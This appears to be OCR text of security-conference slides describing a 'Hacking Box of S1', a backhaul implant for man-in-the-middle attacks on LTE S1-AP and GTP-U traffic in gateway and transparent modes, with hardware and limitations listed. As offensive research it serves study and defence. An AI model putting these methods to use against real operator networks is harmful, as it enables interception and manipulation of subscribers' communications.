


Protocols in the Backhaul

- User Plane: GTP-U
- Control Plane: SCTP
  - S1-AP , form eNodeB to MME
- Network Management: TR-069 (HTTP/HTTPS)
- IPSec Tunnel(from eNodeB to SeGW)

Implant at Backhaul（Hacking Box of S1）


- Dual RJ45 Ports
- USIM Slot
- mini PCI-e 4G Module
- 12V Battery Pack or PoE



Hacking Box of S1: Gateway Mode

- Need to Modify the Configuration of the eNodeB, Change the IP Address of MME to the Address of HBoS.
- Modify the Source Code of srsLTE.
- Working as a Home eNodeB Gateway Offers Control-Plane (S1-AP) Aggregation.
- Enables the MME to View the Cluster of Femtocells as a Single Entity.
- Offers User-Plane (GTP-U) Aggregation Functions.
- Allows the S-GW to view the Cluster of Femtocells as a Single Entity.
- Perform MitM Attacks on S1-AP and GTP-U.

HeNB Gateway Aggregation



LTE Femto Network Elements

An LTE Femto access network consists of HeNB, HeNB-GW, HeMS and SeGW as seen below. Their respective roles in the network are as follows:

HeMS is a network element management system for HeNB access.


HeNB-GW provides femto users with access to the LTE core network. It acts as an access gateway to HeNB and concentrates connections from a large number of HeNBs.

SeGW secures the communication from/to the HeNBs.

HeNB is a CPE that offers Uu interface to UE and S1 interface over IPSec tunnel to HeNB-GW for accessing LTE core network in femtocell access network.

Hacking Box of S1: Transparent Mode

- No Need to Modify the Configuration of the eNodeB.
- MitM Attacks Mainly Focus on User-Plane (GTP-U).
- Can not Provide more eNodeBs to Access the EPC.
- Kernel Module, BPF filters.



UE IP	TEID
A	XY
…	…
E	PQ

The Limitations of HBoS

- Transparent Mode:
  - Only User Plane Data Attacks
  - No Control Plane Attack
  - More eNodeB Access is not Allowed
- Gateway Mode:
  - User Plane Attacks
  - Limited Control Plane Attacks

Q&A